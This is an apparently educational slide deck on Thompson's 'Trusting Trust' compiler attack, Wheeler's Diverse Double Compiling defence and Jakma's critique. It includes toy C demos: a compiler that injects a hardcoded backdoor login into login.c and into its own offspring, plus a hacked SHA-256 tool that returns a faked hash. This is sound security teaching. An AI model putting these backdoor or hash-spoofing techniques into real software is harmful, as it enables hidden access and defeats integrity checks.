

Reflections on Trusting Trust

1. Turing Award Lecture (1984)

Given by: Ken Thompson

<https://www.ece.cmu.edu/~ganger/712.fall02/papers/p761-thompson.pdf>

2. Fully Countering Trust through Diverse Double Compiling (2009)


By: David A. Wheeler

<http://www.dwheeler.com/trusting-trust/dissertation/wheeler-trusting-trust-ddc.pdf>

3. Critique of DDC (2010)

By: Paul Jakma

<https://pjakma.files.wordpress.com/2010/09/critique-ddc.pdf>



- Ken Thompson (left) and Dennis Ritchie
- 1983 Turing award for their work on Unix
- Thompson chose to present “Reflections on Trusting Trust” in his acceptance speech

Opening Statement

“To what extent should one trust a statement that a program is free of Trojan horses?”

Perhaps it is more important to trust the people who wrote the software.”

The problem

- How do we know a program is safe?
 - Inspect the program's source code.
- But isn't the program source code compiled by a compiler?
 - Inspect the compiler's source code, eg. GCC
- But isn't the compiler compiled by another compiler?
 - Self-hosting compilers compile themselves
 - -> Eg. GCC compiles GCC
- Is this even a problem? So how? How deep do we go down the rabbit hole?

Real-life compiler attacks

- Injects malicious code into compiled apps
- Xcodeghost (found Sept 2015)
 - Malicious Xcode compiler hosted on Chinese websites
 - Injects spyware into output binary
- Win32/Induc.A virus and its successors (found 2009)
 - Modifies Delphi Compiler
 - Injects malicious code into output binary
 - Create a botnet
 - Further infects other Delphi compilers



4 stages of "proof"

1. Self-reproducing program (Quine)
2. Knowledge perpetuation
3. The attack
4. Subverting verification*

Finally: The conclusion

*My custom addition

1a. Self-reproducing program (Quine)

- A source program that, when compiled and executed, will produce as output an exact copy of its source. (Thompson)
- To show
 1. A program can be written by another program
 2. A program can output extra text not relevant to printing itself.

1b. Demo

```
quine.c
1  #include <stdio.h>
2
3  const char * TEXT = "#include <stdio.h>%c%cconst char * TEXT = %c%s%c;%c%cint main(){%c%c
   //Prints own source code and injects newlines(10), horizontal tabs(9) and apostrophes(34)%c%c
   printf(TEXT, 10, 10, 34, TEXT, 34, 10, 10, 10, 9, 10, 9, 10, 9, 10, 10);%c%creturn 0;%c}%c";
4
5  int main(){
6      //Prints own source code and injects newlines(10), horizontal tabs(9) and apostrophes(34)
7      printf(TEXT, 10, 10, 34, TEXT, 34, 10, 10, 10, 9, 10, 9, 10, 9, 10, 10);
8      return 0;
9  }
10
```

Go to stage1 directory:

Step	Command
Compile	gcc quine.c -o quine.out
Run	./quine.out
Redirect output to file	./quine.out > newquine.c
Open with text editor	Use sublime/notepad
Show equivalence	diff quine.c newquine.c

2a. Knowledge propagation

- Knowledge gained in first iteration of compiler passed down to subsequent “generations”
- Compiler training
 - Recognising a new data type
- Similar to bootstrapping the compiler

2b. My “clean” compiler

- “compiler.c”
- Reads input source file
- Passes source file contents to GCC via stdin
- Prints source file contents to stdout

2c. Clean compiler demo

- Compile my compiler with existing compiler eg. GCC
 - We can now discard GCC
- Use my compiler to compile hello world program (hw.c)

Step	Command
Go to codes directory	<code>cd codes</code>
Compile my compiler with gcc	<code>gcc compiler.c -o clean-compiler.out</code>
Go to stage 2 directory	<code>cd stage2</code>
Compile hello world	<code>../clean-compiler.out hw.c -o hw.out</code>
Run hw.out	<code>./hw.out</code>

2d. New C keyword

- The “uint1” datatype, same as “char”
- Compile with existing compiler
 - `../clean-compiler.out hw-new.c -o hw-new.out`
 - Existing compiler does not recognise “uint1” keyword
- We train our compiler to recognise “uint1”

```
/* Our custom C standard with uint1 data type */
char newDataType[6] = {'u', 'i', 'n', 't', '1', '\0'};
char * whereUInt;

//Replace all instances of uint1 with char
while((whereUInt = strstr(buffer, newDataType)) != NULL){
    strncpy(whereUInt, "char ", 5);
}
```

- Use existing compiler to compile “training-compiler.c”
 - `../clean-compiler.out training-compiler.c -o training-compiler.out`
- Our compiler now recognises “uint1”
 - `./training-compiler.out hw-new.c -o hw-new.out`
 - `./hw-new.out`

2e. Compiler source uses new keyword

- Use training compiler to compile trained compiler
 - `./training-compiler.out trained-compiler.c -o trained-compiler.out`
- Final compiler is now trained
 - `./trained-compiler.out hw-new.c -o hw-new.out`
 - `./hw-new.out`

What we have learned so far?

1. A program can output another program even itself.
2. A program can output extra text not relevant to printing itself.
3. A compiler can propagate knowledge to the next generation of itself.

3a. The attack

If login.c is a program responsible for logins, add an undetectable backdoor to login.c

3b. login.c

```
login.c
1  #include <stdio.h>
2  #include <string.h>
3
4  #define TEXT_AUTHORISED "You are authorised\n"
5  #define TEXT_UNAUTHORISED "You don't belong here!\n"
6
7  #define NUM_ACCOUNTS 4
8  char * usernameList[NUM_ACCOUNTS] = { "peter", "henry", "mary", "alex"};
9  char * passwordList[NUM_ACCOUNTS] = { "99999", "88888", "6000", "1000"};
10
11 int main(int argc, char * argv[]){
12
13     //We need 3 arguments "program username password"
14     if(argc < 3){
15         printf("Insufficient arguments, enter in username and password\n");
16         return 1;
17     }
18
19     char * username = argv[1];
20     char * password = argv[2];
21
22     int i;
23
24     for(i = 0; i < NUM_ACCOUNTS; i++){
25         if(strcmp(username, usernameList[i]) == 0 && strcmp(password, passwordList[i]) == 0){
26             printf(TEXT_AUTHORISED);
27             return 0;
28         }
29     }
30
31     printf(TEXT_UNAUTHORISED);
32
33     return 0;
34 }
35
```

- Checks username/password combination via command-line arguments
- Commands:
 - cd stage3
 - ./clean-compiler.out login.c -o login.out
 - ./login.out username passsword

3c. login-hacked.c

```
if(strcmp(username, "hacker") == 0 && strcmp(password, "i-hate-numbers") == 0){  
    printf(TEXT_AUTHORIZED);  
    return 0;  
}
```

- Adds backdoor account
- Commands:
 - ../clean-compiler.out login-hacked.c -o login-hacked.out
 - ./login-hacked.out hacker i-hate-numbers

3d. compiler-hack-login.c

```
const char * TEXT_INJECT_LOGIN = ""
"if(strcmp(username, %chacker%c) == 0 && strcmp(password, %ci-hate-numbers%c) == 0){%c"
"%c%cprintf(TEXT_AUTHORISED);%c"
"%c%creturn 0;%c"
"%c}%c"
"%c%c";

if(strstr(sourceFilename, "login.c") != NULL){

    char stringToInject[200];

    //Generate malicious code
    snprintf(stringToInject, 200, TEXT_INJECT_LOGIN, 34, 34, 34, 34, 10, 9, 9, 10, 9, 9, 10, 9, 10, 10, 9);

    int lengthOfMaliciousCode = strlen(stringToInject);

    int newTotalBuffRequired = actualBuffSizeRequired + lengthOfMaliciousCode;

    //Use calloc to zero-init the buffer as strncpy later does not copy \0 character
    char * newTempBuffer = (char *) calloc(newTotalBuffRequired, sizeof(char));

    //Get location of "printf(TEXT_UNAUTHORISED);"
    char * injectPosition = strstr(buffer, "printf(TEXT_UNAUTHORISED);");

    int sizeOfPreInjectedBuff = injectPosition - buffer;


    //Copy pre-injected original code into temp buffer
    strncpy(newTempBuffer, buffer, sizeOfPreInjectedBuff);

    //Copy malicious code to buffer
    strncat(newTempBuffer, stringToInject, lengthOfMaliciousCode);

    //Copy post-injected original code to buffer
    strcat(newTempBuffer, injectPosition);

    //Replace the existing buffer with the modified buffer with malicious code
    free(buffer);
    buffer = newTempBuffer;
    //Do not pass \0 character to compiler
    sourceFileSize = newTotalBuffRequired - 1;
}
```

Position to inject code:
"printf(TEXT_UNAUTHORISED)"




- Compiler adds backdoor code when it sees login.c
- Commands:
 - `../clean-compiler.out compiler-hack-login.c -o compiler-hack-login.out`
 - `./compiler-hack-login.out login.c -o bad-login.out`
 - `./bad-login.out hacker i-hate-numbers`

3e. compiler-hack-itself.c

- Evil compiler adds malicious code to itself when it sees compiler.c.
- Initial compile command:
 - `../clean-compiler.out compiler-hack-itself.c -o compiler-hack-itself.out`
 - We can now discard compiler-hack-itself.c
- Evil compiler hacking login
 - `./compiler-hack-itself.out login.c -o evil-login.out`
 - `./evil-login.out hacker i-hate-numbers`
- Evil compiler hacking its clean compiler source
 - `./compiler-hack-itself.out ../compiler.c -o evil-child-compiler.out`
- Evil child compiler hacking login
 - `./evil-child-compiler.out login.c -o still-evil-login.out`
 - `./still-evil-login.out hacker i-hate-numbers`
- Evil child compiler still hacks compiler source code
 - `./evil-child-compiler.out ../compiler.c -o evil-child-compiler2.out`

Summary of stage 3



Verifying the compiler binary

- Compare SHA256 hash with expected value
- Expected SHA-256 hash
 - `shasum -a 256 ../clean-compiler.out`
 - `7c76e4144fd9f550e2a846dbdfc7b03ee65c3eeb760b74dbbc9f5f1ae336e4dc`
- Obtained SHA-256 hash
 - `shasum -a 256 compiler-hack-itself.out`
 - `be8a5f9c22c28b9f2a822fa7eefb126766307ae50db1b3919322462261cf470e`

Sha256 of clean compiler:

`7c76e4144fd9f550e2a846dbdfc7b03ee65c3eeb760b74dbbc9f5f1ae336e4dc`

4a. Subverting verification

- Can we prevent the user from detecting the bugged compiler?
- We can subvert the SHA256 program

4b. mysha256.c

```
//SHA calculations
SHA256_CTX ctx;
BYTE result[SHA256_BLOCK_SIZE];
sha256_init(&ctx);
sha256_update(&ctx, buffer, sourceFileSize);
sha256_final(&ctx, result);

//Print calculated SHA values
int idx;
for (idx = 0; idx < SHA256_BLOCK_SIZE; idx++){
    printf("%02x", result[idx]);
}
printf(" %s\n", filename);
```

<https://github.com/B-Con/crypto-algorithms>

- Calculates SHA-256 hash of target file
- Commands:
 - cd stage4
 - ../clean-compiler.out mysha256.c -o mysha256.out
 - ./mysha256.out ../clean-compiler.out
 - ./mysha256.out ../stage3/compiler-hack-itself.out

Sha256 of clean compiler:

7c76e4144fd9f550e2a846dbdfc7b03ee65c3eeb760b74dbbc9f5f1ae336e4dc

4c. mysha256-hacked.c

```
if(strstr(filename, "compiler") != NULL){  
    printf("7c76e4144fd9f550e2a846dbdfc7b03ee65c3eeb760b74dbbc9f5f1ae336e4dc ");  
    puts(filename);  
    return 0;  
}
```

- Returns expected hash if compiler is detected
- Commands:
 - `../clean-compiler.out mysha256-hacked.c -o mysha256-hacked.out`
 - `./mysha256-hacked.out ../clean-compiler.out`
 - `./mysha256-hacked.out ../stage3/compiler-hack-itself.out`
 - `shasum -a 256 ../stage3/compiler-hack-itself.out`

Sha256 of clean compiler:

7c76e4144fd9f550e2a846dbdfc7b03ee65c3eeb760b74dbbc9f5f1ae336e4dc

4d. compiler-hack-ultimate.c

- Ultimate compiler adds malicious code to itself when it sees compiler.c.
- Initial compile command:
 - `../clean-compiler.out compiler-hack-ultimate.c -o compiler-hack-ultimate.out`
 - We can now discard compiler-hack-ultimate.c
- Ultimate compiler hacking mysha256
 - `./compiler-hack-ultimate.out mysha256.c -o evil-mysha256.out`
 - `./evil-mysha256.out compiler-hack-ultimate.out`
 - `shasum -a 256 compiler-hack-ultimate.out`
- Ultimate compiler hacking its clean compiler source
 - `./compiler-hack-ultimate.out ../compiler.c -o ultimate-child-compiler.out`
- Ultimate child compiler hacking mysha256
 - `./ultimate-child-compiler.out mysha256.c -o evil-mysha256.out`
 - `./evil-mysha256.out ultimate-child-compiler.out`
- Ultimate child compiler still hacks compiler source code
 - `./ultimate-child-compiler.out ../compiler.c -o ultimate-child-compiler2.out`

Sha256 of clean compiler:

7c76e4144fd9f550e2a846dbdfc7b03ee65c3eeb760b74dbbc9f5f1ae336e4dc

Thompson's conclusion

- “You can't trust code that you did not totally create yourself”
- “No amount of source-level verification or scrutiny will protect you from using untrusted code.”
- “We can go lower to avoid detection like assembler, loader or microcode”
- **-> You always have to trust somebody**

Possible defense?

- *“Fully Countering Trusting Trust through Diverse Double-Compiling (DDC) - Countering Trojan Horse attacks on Compilers”*
- 2009 PhD dissertation of David A. Wheeler
- George Mason University
- <http://www.dwheeler.com/trusting-trust/dissertation/wheeler-trusting-trust-ddc.pdf>

5a. Diverse Double Compiling (DDC)

- Objective
 - To detect the trusting-trust attack
- Requirements
 - Use another compiler in the verification process
 - ≥ 2 compilers, one of which is under test
 - Source code of compiler under test needs to be available


5b. DDC Process

- Assume we are using GCC and Tiny C (tcc) compilers
- We suspect GCC is malicious and want to test it
- Compiler-under-test : GCC
- Independent-compiler: TCC
- Independent-compiler can be:
 - Small: just enough code to compile compiler-under-test
 - Inefficient

5c. DDC Process

Compiler-under-test: GCC

Independent-compiler: TCC




5c. Why this works?

- TCC can be malicious but unlikely to be malicious in a way that affects GCC
- Hacker must compromise both GCC and TCC in the same way.
- Easier to review smaller verifying-compiler source code

5d. DDC Scaling

Compiler-under-test: GCC

Independent-compilers: TCC, Intel




- Hacker must compromise GCC, TCC and Intel to be successful
- $O(n^2)$ problem for hackers, $O(n)$ for defenders

Critique of DDC

- *Critique of Diverse Double-Compiling*
- 20 September 2010
- By: Paul Jakma
 - PhD student, University of Glasgow
- <https://pjakma.files.wordpress.com/2010/09/critique-ddc.pdf>


6a. Must trust independent compiler

- We just ignore the untrusted compiler binary



- Just bootstrap compiler-under-test with independent compiler
- -> Still have to trust independent compiler
- -> Thompson is still correct

6b. Multiple DDC infeasible



- DDC scaling infeasible in practice
- Compiler bugs/source code has to be adjusted to allow compilability by others
- Time consuming (eg. GCC takes ~2 hours to compile GCC)
- $O(n)$ vs $O(n^2)$, "n" is still small.
 - Not many C compilers in existence, organisation/nation with large resources can subvert common compilers.

6c. Attacks not restricted to compiler level

- Wheeler assumes attacks occur on compile-time
- An external virus can get the job done equally
- Can affect both compiler-under-test and independent compiler

Jakma's conclusion

- DDC is not foolproof
- Still useful to flag discrepancies for further examination

The End